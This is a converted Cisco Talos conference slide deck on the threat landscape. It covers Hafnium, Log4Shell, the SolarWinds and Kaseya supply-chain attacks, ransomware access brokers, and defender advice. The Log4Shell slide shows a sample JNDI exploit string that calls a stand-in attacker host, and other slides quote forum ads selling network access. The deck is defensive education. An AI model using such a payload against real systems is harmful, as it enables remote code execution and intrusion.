# cisco life!





## Talos Insights: The State of Cybersecurity

Nick Biasini – Head of Outreach Cisco Talos @infosec\_nick PSOSEC-2011



### Who am I?



Nick Biasini



Head of Outreach – Cisco Talos



Seven years at Talos, 15+ in the industry. Recovering SOC Analyst. Research focus is Crimeware.



Austin, TX USA



## **Protecting Customers**









## Our job is protecting your network

Talos is the threat intelligence group at Cisco. We are here to fight the good fight — we work to keep our customers, and users at large, safe from malicious actors.





## Why trust Talos?










To stop more, you have to see more.

- The most diverse data set
- Community partnerships
- Proactively finding problems

Unmatched visibility is built on relationships










## Actionable Intelligence

Security controls are best served by data that lets tools respond to immediate threats.

- Rapid coverage
- Distillation and analysis
- Threat Context

It's not detect and forget, it's detect and analyze.






The ability to bring rapid protection to close off multiple attack vectors instantaneously is crucial

- Breadth: See once, protect everywhere
- **Depth:** Response and interdiction drives continuous research
- Scale: Delivering portfolio-wide protection, in real-time



## From Unknown to Understood







## Starting with Vulnerabilities

0-Day & N-Day impact the threat landscape





### Hafnium

#### **Description**



- Advanced Actor associated with a Nation State
- Affected thousands of customers
- Typical Nation State activity combined with criminal element

#### **Tools**



- RCE Vulnerability in MS Exchange
- Commonly used to deploy webshells and steal mailbox data

#### **Tactics**



- 0-Day Exploitation initially
- Spread quickly to criminal elements
- Clouds attribution

#### **Processes**



- Use of 0-day to compromise Exchange servers.
- Can be used for ongoing espionage and immediate information retrieval
- Once criminals get involved it is difficult differentiate






## What is Log4Shell?

#### \${jndi:ldap://attacker.com/script}

Remote code execution vulnerability in Apache Log4j v2.0-beta9 – 2.14.1.


- CVE-2021-44228, CVSS 10.0.
- Can be used to fully compromise vulnerable systems.
- Library is used across a variety of different technologies.
- Rapidly adopted by threat actors and used in widespread campaigns.

























## Takeaways for Defenders

- 0-Day and N-Day Vulns can be problematic
- Software Bill of Materials (SBOM)
- Relationship with vendor is key:
  - SBOM
  - Patching
- Not just edge systems can be affected
- Asset identification
- Logging & heuristic detection
- Nation states and criminals are fast to act




## Supply Chain





## Software Supply Chain Attack



## SolarWinds





## Key points

#### What



IT firm SolarWinds was compromised in a sophisticated attack that affects thousands of customers.

#### How



Adversaries gained access to victims' networks through trojanized updates to SolarWinds' Orion software.

#### When



The campaign likely began in March 2020 and lasted several months. FireEye and Microsoft discovered the activity on Dec. 13.




## Kaseya VSA Ransomware Attack






## Attack Overview







## Attack Overview







## Takeaways for Defenders

- Trust is under attack
- Multi-factor authentication is paramount
- Attackers will use partners/vendors against you
- No longer just a playground for state-sponsored actors




## Ransomware Cartels





## Big Game Hunting







PSOSEC-2011

### Admin access for sale

Selling access to UAE GOV and Companies Active Directory networks - Full network Access (Domain

Admin + WebShell + NTDS + Creds)

Oil Corporation - Full Network Access(Domain Admin) 2000\$

Police - Full Network Access(Domain Admin) 2000\$

"Turkish Hacker"

#### 4 Replies

DR


1 drumrlu | 6/30/2020, 8:57:21 PM


Saudi Arabic health insurance - Full Network Access(Domain Ac

#### "Turkish Hacker"


SELLING [LUX] Network Access - US Company

by isGunboom - September 17, 2020 at 02:30 PM





in+NTDS+Full





- What are they?
- Why are the useful?
- Examples
  - MSBuild
  - Certutil
  - Bitsadmin
  - ExtExport



## Offensive Security Tools

- What are they used for?
- How are they being abused?
- Examples
  - PowerShell Empire
  - Mimikatz
  - Powersploit
  - Metasploit
  - Cobalt Strike





### Other Trends to Watch

## Business Email Compromise (BEC)



- Biggest \$\$\$ Problem
- Difficult to defend
- Put OOB verifications in place

http://cs.co/bec

## **Collaboration App Abuse**



- Hybrid work impact
- Widely abused
- Abused in Ukraine attacks

http://cs.co/collab-abuse

#### **Infostealers**



- Deployed constantly
- Tons of commodity options
- Redline/Phoenix are popular
- Lots of open-source options, too
- Used in UA extensively

#### Remote Access Trojans (RATs)



- Deployed constantly
- Tons of commodity options
- Popular with nation states and criminals
- Open-source projects are constant





### Talos & Ukraine



#### **Current assistance**

- Providing defensive guidance
- Assisting with forensic analysis
- Providing intelligence
- Assisting in hunting activities



#### **Partnerships**

- State Special Communications Service of Ukraine (SSSCIP)
- Cyberpolice Department of the National Police of Ukraine
- National Coordination Center for Cybersecurity (NCCC at the NSDC of Ukraine)



#### **Previous assistance**

- Six years in region
- On the ground during NotPetya
- Assisted with forensic analysis multiple events
- Assisted in monitoring of election infrastructure during 2019 presidential election






## What can defenders do?





## How to protect an enterprise in 2022



#### **Cisco Secure Endpoint**

Last bastion is the endpoint.

Protection here is paramount with encryption on the rise.

#### **Umbrella**

Light lift, heavy impact.

Can be deployed quickly with immediate results.

#### **Multi-Factor Authentication (MFA)**

Trust and access are under attack, make it difficult for the stolen credentials to be used.

#### **Security Fundamentals**

Might not stop a compromise, but will make the incident response exponentially more successful.





## Stay Connected and Up To Date

Spreading security news, updates, and other information to the public.



White papers, articles & other information talosintelligence.com

Threat Source Newsletter cs.co/TalosUpdate



Talos Blog blog.talosintelligence.com

Social Media Posts
Twitter: @talossecurity





Instructional Videos cs.co/talostube



Beers with Talos & Talos Takes talosintelligence.com/podcasts

Talos publicly shares security information through numerous channels to help make the internet safer for everyone.



### Customer Testimonials

- We would like to invite you to share your thoughts, feedback, and experiences using our Cisco Secure products. Your opinion is valued and could help others in their buying process.
- We will have a team at the Cisco Secure Pub and World of Solutions Security area to assist you and you will have full control and can edit or delete your review at any time.
- We will be wearing black t-shirts with
- "What's Your Story?" printed on the front.

For more information, please reach out to

- Cindy Valladares 503-784-8178
- Tazin Khan (she/her) (917) 602-6338







## **Technical Session Surveys**

- Attendees who fill out a minimum of four session surveys and the overall event survey will get Cisco Live branded socks!
- Attendees will also earn 100 points in the Cisco Live Game for every survey completed.
- These points help you get on the leaderboard and increase your chances of winning daily and grand prizes.





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#### earn



#### Train



#### Certify



#### Cisco U.

IT learning hub that guides teams and learners toward their goals

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#### Cisco Modeling Labs

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#### **Cisco Learning Network**

Resource community portal for certifications and learning



#### **Cisco Training Bootcamps**

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- Book your one-on-one Meet the Engineer meeting
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## Thank you



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